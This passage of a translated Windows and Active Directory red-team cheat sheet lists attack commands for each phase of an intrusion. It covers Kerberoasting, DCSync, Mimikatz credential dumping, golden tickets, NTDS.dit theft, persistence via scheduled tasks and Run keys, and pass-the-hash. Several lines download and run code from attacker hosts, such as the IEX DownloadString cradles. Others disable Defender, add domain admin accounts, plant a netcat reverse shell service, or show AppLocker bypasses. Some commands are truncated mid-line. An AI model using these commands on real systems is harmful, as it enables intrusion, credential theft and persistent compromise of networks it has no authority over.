16  Can also use -A flag to specify arguments alongside cmd.exe/powershell.exe etc
17
18  JUICY POTATO HAS TO BE RAN FROM CMD SHELL AND NOT POWERSHELL
```

4.27 烧烤

code

```
#Check my Blog Post Kerberos Attacks in Depth for Further Information
#https://m0chan.github.io/Kerberos-Attacks-In-Depth

Get-DomainSPNTicket -Credential $cred -OutputFormat hashcat

because Hashcat over John anyday right?

Invoke-Kerberoast.ps1

python GetUserSPNs.py -request -dc-ip 10.10.14.15 m0chanad.local/serviceaccount

Ofc the above requires access to Port 88 on the DC but you can always port forward if executing GetUs

https://github.com/GhostPack/SharpRoast --NOW Deprecated-- and incorproated into Rebeus with the kerb
```

4.28 用Python编写的

code

```
#https://github.com/skelsec/kerberoast


IMPORTANT: the accepted formats are the following
<ldap_connection_string> : <domainname>/<username>/<secret_type>:<secret>@<DC_ip>
<kerberos_connection_string>: <kerberos realm>/<username>/<secret_type>:<secret>@<DC_ip>



Look for vulnerable users via LDAP
kerberoast ldap all <ldap_connection_string> -o ldapenum

Use ASREP roast against users in the ldapenum_asrep_users.txt file
```

```
kerberoast asreproast <DC_ip> -t ldapenum_asrep_users.txt

Use SPN roast against users in the ldapenum_spn_users.txt file
kerberoast spnroast <kerberos_connection_string> -t ldapenum_spn_users.txt
```

4.29 代表烘焙

code

```
#Accounts have to have DONT_REQ_PREAUTH explicitly set for them to be vulnerable

Get-ASRepHash -Domain m0chanAD.local -User victim

Can also use Rebeus (Reflectively Load .NET Assembly.)

.\Rubeus.exe asreproast
```

4.30DCSync（也用于后期利用）

code

```
#Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterpris

#and anyone with the Replicating Changes permissions set to Allow (i.e., Replicating Changes All/Repl

mimikatz # lsadump::dcsync /domain:corp.local /user:Administrator

powershell.exe -Version 2 -Exec Bypass /c "IEX (New-Object Net.WebClient).DownloadString('http://10.1


Empire Module: powershell/credentials/mimikatz/dcsync_hashdump
```

0x05 exploit后

5.1 有用的命令

code

```
net user m0chan /add /domain
net localgroup Administrators m0chan /add

# Enable RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /

Turn firewall off
netsh firewall set opmode disable

Or like this
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /

If you get this error:

CredSSP Error Fix ->

Add this reg key:

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v

Disable Windows Defender
Set-MpPreference -DisableRealtimeMonitoring $true
```

5.2 Esenutl.exe转储锁定文件

```
C:\WINDOWS\system32\esentutl.exe /y <SOURCE> /vss /d <DEST>


Can be useful where you want to dump SAM and (or) SYSTEM but the file is locked by the OS (Windows 10)
```

5.3 检查是否已启用Powershell日志记录

```
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription
```

5.4 Run Seatbelt（绝对必须）

```
#https://github.com/GhostPack/Seatbelt

This is stupidily good, it can literally Enum everything you require and is also a .NET Assembly so c

BasicOSInfo           -   Basic OS info (i.e. architecture, OS version, etc.)
RebootSchedule        -   Reboot schedule (last 15 days) based on event IDs 12 and 13
TokenGroupPrivs       -   Current process/token privileges (e.g. SeDebugPrivilege/etc.)
UACSystemPolicies     -   UAC system policies via the registry
PowerShellSettings    -   PowerShell versions and security settings
AuditSettings         -   Audit settings via the registry
```

```
WEFSettings           -   Windows Event Forwarding (WEF) settings via the registry
LSASettings           -   LSA settings (including auth packages)
UserEnvVariables      -   Current user environment variables
SystemEnvVariables    -   Current system environment variables
UserFolders           -   Folders in C:\Users\
NonstandardServices   -   Services with file info company names that don't contain 'Microsoft'
InternetSettings      -   Internet settings including proxy configs
LapsSettings          -   LAPS settings, if installed
LocalGroupMembers     -   Members of local admins, RDP, and DCOM
MappedDrives          -   Mapped drives
RDPSessions           -   Current incoming RDP sessions
WMIMappedDrives       -   Mapped drives via WMI
NetworkShares         -   Network shares
FirewallRules         -   Deny firewall rules, "full" dumps all
AntiVirusWMI          -   Registered antivirus (via WMI)
InterestingProcesses  -   "Interesting" processes- defensive products and admin tools
RegistryAutoRuns      -   Registry autoruns
RegistryAutoLogon     -   Registry autologon information
DNSCache              -   DNS cache entries (via WMI)
ARPTable              -   Lists the current ARP table and adapter information (equivalent to arp -a)
AllTcpConnections     -   Lists current TCP connections and associated processes
AllUdpConnections     -   Lists current UDP connections and associated processes
NonstandardProcesses  -   Running processeswith file info company names that don't contain 'Microsoft
  *  If the user is in high integrity, the following additional actions are run:
SysmonConfig          -   Sysmon configuration from the registry

And more!!
```

5.5 Dump Creds

```
code
```

```
(new-object System.Net.WebClient).DownloadString('http://10.10.14.5:8000/Invoke-Mimikatz.ps1');Invoke

Can also run Mimikatz.exe after some AV Evasion removing strings etc. ippSec has a great tutorial on

mimikatz.exe
privlege::debug
sekurlsa::logonPasswords full

The safer method is to dump the process memory of LSASS.exe with MiniDump
(https://github.com/3xpl01tc0d3r/Minidump)

(or) https://github.com/GhostPack/SharpDump

and send the .bin to Mimikatz locally.

sekurlsa::minidump C:\users\m0chan\lssas.dmp

Can also be used for dumping and pass the ticket attacks but will cover this elsewhere.

Mimikatz Guide

#Logon Sessions

sekurlsa::logonPasswords all

#Dump Cache

lsadump::cache

#Dump SAM

lsadump::sam
```

5.6 Dump Creds #2

```
#https://github.com/AlessandroZ/LaZagne

laZagne.exe all
laZagne.exe browsers
laZagne.exe browsers -firefox
```

5.7 SessionGopher

```
#https://github.com/Arvanaghi/SessionGopher

Quietly digging up saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP

SessionGopher is a PowerShell tool that finds and decrypts saved session information for remote acces

Invoke-SessionGopher -Thorough

Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

5.8 Dump Chrome密码（也发布漏洞利用程序）

```
#git clone https://github.com/rasta-mouse/CookieMonster
```

```
CookieMonster creds
CookieMonster.exe cookies -d [domain] -e
CookieMonster -a

Must be run in the context of the target users as chrome passwords are encrypted with DPAPI.

Can also use Mimikatz for this.

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Login Data"

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Login Data" /

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Cookies" /un
```

5.9 Dump Process Memory w/ Mimikittenz

code

```
#https://github.com/putterpanda/mimikittenz

mimikittenz is a post-exploitation powershell tool that utilizes the Windows function ReadProcessMemor

The aim of mimikittenz is to provide user-level (non-admin privileged) sensitive data extraction in or

Invoke-Mimikittenz
```

5.10 Dump KeePass

```
code
#https://github.com/HarmJ0y/KeeThief
#http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/

Get-Process keepass
tasklist | findstr keepass

Attacking KeePass

#https://raw.githubusercontent.com/HarmJ0y/KeeThief/master/PowerShell/KeeThief.ps1
Import-Module KeeThief.ps1
Get-KeePassDatabaseKey -Verbose

KeeTheft.exe, Microsoft.Diagnostics.Runtime.dll & KeePatched.exe can also be used.
```

5.11 pypykatz

```
code
#https://github.com/skelsec/pypykatz

Full python implementation of Mimikatz :D

pip3 install pypykatz
```

5.12 SafetyKatz

```
code
#https://github.com/GhostPack/SafetyKatz

```

```
Full C Sharp Implemenatation of Mimikatz that can be reflectively loaded :D

"SafetyKatz is a combination of slightly modified version of @gentilkiwis Mimikatz project and @subtee

First, the MiniDumpWriteDump Win32 API call is used to create a minidump of LSASS to C:\Windows\Temp\d
```

5.13 SharpDPAPI

code

```
#https://github.com/GhostPack/SharpDPAPI

Full C Sharp Implementation of Mimikatzs DPAPI features which allows access to DPAPI features.
```

5.14 SharpSniper

code

```
#https://github.com/HunnicCyber/SharpSniper

Often a Red Team engagement is more than just achieving Domain Admin. Some clients will want to see if

SharpSniper is a simple tool to find the IP address of these users so that you can target their box.

C:\> SharpSniper.exe emusk DomainAdminUser DAPass123

User: emusk - IP Address: 192.168.37.130
```

5.15 SharpLocker

```
#https://github.com/Pickfordmatt/SharpLocker

SharpLocker helps get current user credentials by popping a fake Windows lock screen, all output is se
```

5.16 Check for Missing KB's

```
watson.exe
Sherlock.ps1

Use Watson.exe Assembly and reflectively load .NET Assembly into memory to avoid antivirus.

More at the bottom re. Reflectively Loading stuff. (Also does not hurt to change certain strings etc)

https://github.com/rasta-mouse/Watson
```

5.17 如果管理员/系统，则使用Mimikatz解密EFS文件

```
#https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files

cipher /c "d:\Users\Gentil Kiwi\Documents\m0chan.txt" - View if File is EFS Encrypted and whom can De

privilege::debug
token::elevate
crypto::system /file:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\SystemCertificates\My\Certificat
```

```
dpapi::capi /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-494464150-3436831

dpapi::masterkey /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\Protect\S-1-5-21-494464150-34368

dpapi::capi /in:"D:\Users\Gentil Kiwi\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-494464150-3436831

openssl x509 -inform DER -outform PEM -in B53C6DE283C00203587A03DD3D0BF66E16969A55.der -out public.pe

openssl rsa -inform PVK -outform PEM -in raw_exchange_capi_0_ffb75517-bc6c-4a40-8f8b-e2c555e30e34.pvk

openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft Enhan

certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
```

5.18 UAC绕过

code

```
https://egre55.github.io/system-properties-uac-bypass/ - Read Ghoul writeup on HTB for more Info

findstr /C:"<autoElevate>true"

C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
C:\Windows\SysWOW64\SystemPropertiesComputerName.exe
C:\Windows\SysWOW64\SystemPropertiesHardware.exe
C:\Windows\SysWOW64\SystemPropertiesProtection.exe
C:\Windows\SysWOW64\SystemPropertiesRemote.exe
```

5.19 Golden Ticket Attack

```
#Check my Blog Post Kerberos Attacks in Depth for Further Information
#https://m0chan.github.io/Kerberos-Attacks-In-Depth

# To generate the TGT with NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<use

# To generate the TGT with AES 128 key
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:

# To generate the TGT with AES 256 key (more secure encryption, probably more stealth due is the used
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:

# Inject TGT with Mimikatz
mimikatz # kerberos::ptt <ticket_kirbi_file>


#Inject Ticket with Rebeus
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>

.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

5.20 子域将危害森林

```
Domain = Logical group of objects (users, computers, servers etc etc) supported from a central locati

Tree = Set of domains using same name space (DNS Name)

Trust = Agreement between 2 domains that allow cross-domain access to resources etc. i/e Michelle@dev
```

```

Forest = Largest Structure composed of all trees.

Most trees are linked with dual sided trust relationships to allow for sharing of resources.

By default the first domain created if the Forest Root.

Lets say we have owned a domain controller and got the KRBTGT Hash (The keys to the castle) we can nov

Covert-NameToSid target.domain.com\krbtgt
S-1-5-21-2941561648-383941485-1389968811-502

Replace 502 with 519 to represent Enterprise Admins

Create golden ticket and attack parent domain.


This will not work if there is SID Filtering in place for respective target domain.

harmj0ys article explains it best.

#http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
```

5.21 Dump NTDS.dit

code

```
C:\vssadmin create shadow /for=C:
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\ntds\ntds.dit
.
copy \\?
```

```
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\config\SYSTEM
.
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\config\SAM
.
reg SAVE HKLM\SYSTEM c:\SYS
vssadmin delete shadows /for= [/oldest | /all | /shadow=]


If you pwn a BackupOperator account with SeBackupPrivilege you can also dump NTDS.dit
```

5.22 SeBackupPrivlege - Dump NTDS.dit

code

```
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

PS C:\m0chan> Get-SeBackupPrivilege
SeBackupPrivilege is disabled

PS C:\m0chan> Set-SeBackupPrivilege

PS C:\m0chan> Get-SeBackupPrivilege
SeBackupPrivilege is enabled

PS C:\m0chan> Copy-FileSeBackupPrivilege P:\Windows\System32\ntds.dit C:\m0chan\ntds.dit -Overwrite
Copied 12582912 bytes

Use diskshadow to mount a shadow copy and then copy Windows\system32\ntds.dit

Remember and not use C:\Windows\ntds\ntds.dit
```

```
18
19  reg.exe save hklm\system c:\m0chan\SYSTEM.bak
```

0x06 权限维持

6.1 SSH Shuttle

code

```
1  ./run -r root@10.10.110.123 172.16.1.0/24 -e "ssh -i Root.key"
```

6.2 SharPersist

code

```
1  #https://github.com/fireeye/SharPersist
2
3  C# Libary Designed by FireEye to aid with Persistance using various techniques such as
4
5  KeePass Backdoor
6  Reg Key
7  Sch Task Backdoor
8  Startup Folder (Link File)
9  Service Backdoor
10
11 See there github linked above for full Syntax, very cool work
```

6.3 SharpDoor

```
#https://github.com/infosecn1nja/SharpDoor.git

SharpDoor is alternative RDPWrap written in C# to allowed multiple RDP (Remote Desktop) sessions by pa

execute-assembly /root/Toolkits/SharpBinaries/SharpDoor.exe
```

6.4 自动运行注册表

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
```

6.5 Run & Run Once

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate
/t REG_SZ /d "C:\Temp\SoftwareUpdate\Malware.exe"
```

6.6 计划任务

```
#Note - Beaware. some EDR/Endpoint Solutions detect Scheduled Tasks being created and trigger alerts.

schtasks /create /sc minute /mo 1 /tn "Malware" /tr C:\Temp\SoftwareUpdate\Malware.exe

This will run Malware.exe every minute forever.

# Run Malware.exe every day at 06:00am
schtasks /create /tn "SoftwareUpdate" /tr C:\Temp\SoftwareUpdate\Malware.exe /sc daily /st 06:00

# Runs a task each time the user's session is idle for 5 minutes.
schtasks /create /tn "SoftwareUpdate" /tr C:\Temp\SoftwareUpdate\Malware.exe /sc onidle /i 5

# Runs a a task as SYSTEM when User Logs in.
schtasks /create /ru "NT AUTHORITY\SYSTEM" /rp "" /tn "SoftwareUpdate" /tr C:\Temp\SoftwareUpdate\Mal
```

6.7 Windows启动文件夹

```
This has been around for years as basically every version of Windows contains a startup folder.

Windows 10 - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Current User Startup - C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

6.8 EXE / DLL劫持

```
code
1  Look for any missing DLL's or EXE's that common programs are calling on startup and over write them wi
2
3  Also if you are localadmin/system you could provide over write a normal service binary or DLL, providi
```

6.9 添加用户帐号

```
code
1  net user m0chan /add /domain
2  net group "Domain Admins" m0chan /add /domain
3  net localgroup "Administrators" /add
4  net user m0chan /domain /comment:"Your Blueteam Fucking Sucks"
```

6.10 Kerberos的持久性

```
code
1  We can dump Kerberos tickets and inject them in session when deemed relevant however tickets have a l
2
3  They can be injected into session with mimikatz or Rebeus.
4
5  But let's say we have pwned a DC and got the KRBTGT Hash we can generate a golden ticket with a 10 ye
6
7  kerberos::golden /user:utilisateur /domain:chocolate.local /sid:S-1-5-21-130452501-2365100805-3685010
8
9  SID is the domain SID
```

```

Inject Ticket

kerberos::ptt Administrateur@krbtgt-CHOCOLATE.LOCAL.kirbi

Can also inject kirbi with Rebeus
```

0x07 横向运动

7.1 Plink

code

```
plink.exe -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS

#Windows 1803 Built in SSH Client (By Default)

ssh -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

7.2 Powershell端口转发

code

```
netsh interface portproxy add v4tov4 listenport=fromport listenaddress=fromip connectport=toport conn

Permanent ^^

Requires iphlpsvc service to be enabled

```

```
fromport: the port number to listen on, e.g. 80
fromip: the ip address to listen on, e.g. 192.168.1.1
toport: the port number to forward to
toip: the ip address to forward to
```

7.3 Invoke-SocksProxy

code

```
#https://github.com/p3nt4/Invoke-SocksProxy/

Local Socks4 Proxy on 1080

Import-Module .\Invoke-SocksProxy.psm1
Invoke-SocksProxy -bindPort 1080


Reverse Socks Proxy on Remote Machine Port 1080

# On the remote host:
# Generate a private key and self signed cert
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout private.key -out cert.pem

# Get the certificate fingerprint to verify it:
openssl x509 -in cert.pem -noout -sha1 -fingerprint | cut -d "=" -f 2 | tr -d ":"

# Start the handler
python ReverseSocksProxyHandler.py 443 1080 ./cert.pem ./private.key

# On the local host:
Import-Module .\Invoke-SocksProxy.psm1
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.130
```

```
# Go through the system proxy:
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.130 -useSystemProxy

# Validate certificate
Invoke-ReverseSocksProxy -remotePort 443 -remoteHost 192.168.49.130 -useSystemProxy -certFingerprint
```

7.4 Socat for Windows

code

```
#https://github.com/StudioEtrange/socat-windows

Generate SSL Cert for Encryption
openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout cert.key

Server : socat OPENSSL-LISTEN:443,cert=/cert.pem -
Client : socat - OPENSSL:localhost:443

#Port Forward

socat OPENSSL-LISTEN:443,cert=/cert.pem,fork TCP:202.54.1.5:443

All SSL Connections will be redirected to 202.54.1.5:443

#Non SSL Port Forward
socat TCP-LISTEN:80,fork TCP:202.54.1.5:80
```

7.5 SharpExec

```
#https://github.com/anthemtotheego/SharpExec

C# Implementation of Conventional Lateral Movement Techniques, such as

-WMIExec - Semi-Interactive shell that runs as the user. Best described as a less mature version of I

-SMBExec - Semi-Interactive shell that runs as NT Authority\System. Best described as a less mature v

-PSExec (like functionality) - Gives the operator the ability to execute remote commands as NT Author

-WMI - Gives the operator the ability to execute remote commands as the user or upload a file and exe
```

7.6 安全套接字漏斗

```
#https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf.html#ssf
#git clone https://github.com/securesocketfunneling/ssf.git

Massive shout out to 0xdf for explaining this perfectly in his article. Couldnt have done it better my
```

7.7 凿子（通过SSH保护的HTTP上的快速TCP隧道）

```
#https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf.html
```

7.8 CrackMapExec

```
#https://www.ivoidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec-lateral-movement/
```

7.9 WMIC Spawn Process

```
wmic /node:WS02 /user:DOMAIN\m0chan /password:m0chan process call create "powershell.exe -Enc aQBlAHgA
```

7.10 WinRS

```
#https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/winrs

winrs [/<parameter>[:<value>]] <command>

winrs /r:https://contoso.com command

winrs /r:http://[1080:0:0:0:8:800:200C:417A]:80 command

winrs /r:myserver /ad /u:administrator /p:$%fgh7 dir \\anotherserver\share
```

7.11 Invoke-WMIExec.ps1

```
Invoke-WMIExec -Target 10.10.14.14 -Username rweston_da -Hash 3ff61fa259deee15e4042159d
```

```
7b832fa -Command "net user user pass /add /domain"

PS C:\users\user\Downloads> Invoke-WMIExec -Target 10.10.120.1 -Username m0chan -Hash 3ff61fa259deee15
7b832fa -Command "net group ""Domain Admins"" m0chan /add /domain"
```

7.12 Powershell调用命令（需要端口5985）

code

```
$secpasswd = ConvertTo-SecureString 'pass' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('m0chan\user', $secpasswd)

Invoke-Command -ComputerName FS01 -Credential $cred -ScriptBlock {whoami}
```

7.13 PSExec

code

```
psexec.exe \\dc01.m0chanAD.local cmd.exe
```

7.14 Powershell Remoting

code

```
$secpasswd = ConvertTo-SecureString 'password' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('WS02\USER', $secpasswd)

$Session = New-PSSession -ComputerName FileServer -Credential $cred
Enter-PSSession $Session
```

7.15 通过SMB配置远程服务（在目标计算机上需要本地管理员）

```
net use \\192.168.0.15 [password] /u:DOMAIN\m0chan

sc \\192.168.0.15 create <service_name> binpath= "cmd.exe /k COMMAND"
sc \\192.168.0.15 create <service_name> binpath= "cmd.exe /k <c:\tools\nc.exe -L -p <port> -e cmd.exe>
sc \\192.168.0.15 start <service_name>
```

7.16 Pass-The-Hash

```
crackmapexec <ip> -u <user> -H "<lm>" -x "<msfvenom psh-cmd>"

impacket-wmiexec <user>@<ip> -hashes <lm:nt>

pth-winexe -U <user>%<ntlm> //<ip> "<msfvenom psh-cmd>"

python wmiexec.py -hashes :<hash> <user>@<ip>

xfreerdp /u:<user> /d:<domain> /pth:<ntlm> /v:<ip>:3389 /dynamic-resolution

sekurlsa::pth /user:Administrateur /domain:chocolate.local /ntlm:cc36cf7a8514893efccd332446158b1a
```

7.17 Pass-The-Ticket

```
```

```
#Check my Blog Post Kerberos Attacks in Depth for Further Information

Rebeus monitor /interval:30

Monitoring logon sessions every 30 seconds so I can pinch Kerb tickets

Reubus will now give you a Kerberos ticket in base64 which you can pass with

Rubeus.exe ptt /ticket:[base64blobhere]

We can now request TGS service tickets to access network resources as this user
```

0x08 混淆/规避技术

8.1 调用混淆

code

```
#https://github.com/danielbohannon/Invoke-Obfuscation

Can obfusacte Scripts & Commands

Obfusacte script from remote url

SET SCRIPTPATH https://thisdosentexist.m0chan.com/Invoke-Mimikatz.ps1

Can also set Sscript block base64 PS

SET SCRIPTBLOCK powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAgACcAWQBvAHUAIABjAGEAbgAgAHUAcwBlACAAYgBhA
```

8.2 调用-CradleCraft

```
#https://github.com/danielbohannon/Invoke-CradleCrafter

Similar to Invoke-Obfusaction but allows you to obfusacte cradles for downloading i/e

IEX (New-Object Net.WebClient).DownloadString('http://c2server.com/Invoke-Mimikatz.ps1')
```

8.3 调用DOSfuscation

```
#https://github.com/danielbohannon/Invoke-DOSfuscation
```

8.4 Unicorn

> https://github.com/trustedsec/unicorn

```
unicorn.py Nishang.ps1
```

0x09 AppLocker /约束模式绕过

9.1 验证您是否处于受限模式

```
code
$ExecutionContext.SessionState.LanguageMode
```

9.2 Powershell非常少旁路

```
code
git clone https://github.com/decoder-it/powershellveryless.git


C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /reference: C:\Windows\Microsoft.NET\assembly
/out:C:\Users\m0chan\Scripts\powershellveryless.exe



C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /reference:C:\Windows\Microsoft.NET\assembly\

Execute -> powershellveryless.exe script.ps1

script.ps1 = Script of your Choice
```

9.3 世界可写文件夹（在Windows 10 1803上为默认）

```
code
#https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md
```

```
C:\Windows\Tasks
C:\Windows\Temp
C:\windows\tracing
C:\Windows\Registration\CRMLog
C:\Windows\System32\FxsTmp
C:\Windows\System32\com\dmp
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\FxsTmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System
```

9.4 降级攻击

code

```
Downgrading to PS Version 2 circumvates Constrained Mode

powershell.exe -version 2

Verifiy versions with $PSVersionTable
Get-Host
```

9.5 AppLocker COR配置文件绕过

```
code
set COR_ENABLE_PROFILING=1
COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
set COR_PROFILER_PATH=C:\Users\m0chan\pwn\reverseshell.dll
tzsync
powershell

Where .DLL is your payload i/e reverse shell, beacon etc.
```

9.6 MSBuild Powershell / CMD旁路

```
code
You can use this if cmd is not disabled but powershell is

https://github.com/Cn33liz/MSBuildShell/blob/master/MSBuildShell.csproj

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe pshell.csproj

Also https://gist.github.com/NickTyrer/92344766f1d4d48b15687e5e4bf6f93c

MSBuild PSAttack :D :D
```

9.7 PSAttack

```
code
#https://github.com/jaredhaight/PSAttack

Use if Powershell.exe is not available. this does not rely on powershell.exe, but Instead directly cal
```

```
4
5  Has numerous modules prebuilt in and is built in C Sharp / .NET so can be reflectively loaded :)
```

9.8 NoPowerShell

code

```
1  #https://github.com/bitsadmin/nopowershell
2
3  Primiarily to be used with Cobalt & Execute Assembly but can also be reflectively loaded from any othe
```


9.9 runDLL32绕过

code

```
1  #Reference: https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/
2
3  rundll32.exe is a .exe found on all Windows based systems located at C:\Windows\system32\rundll32.exe
4
5  rundll32 shell32.dll,Control_RunDLL payload.dll
6
7  rundll32.exe javascript:"\..\mshtml,RunHTMLApplication <HTML Code>
8
9  rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScrip
10
11 rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Sh
12
13 rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScr
14
15 rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://r
```

翻译文章 Windows

打赏



评论

NickName E-Mail Website(http://)

Please leave your footprints

Submit

No comment yet.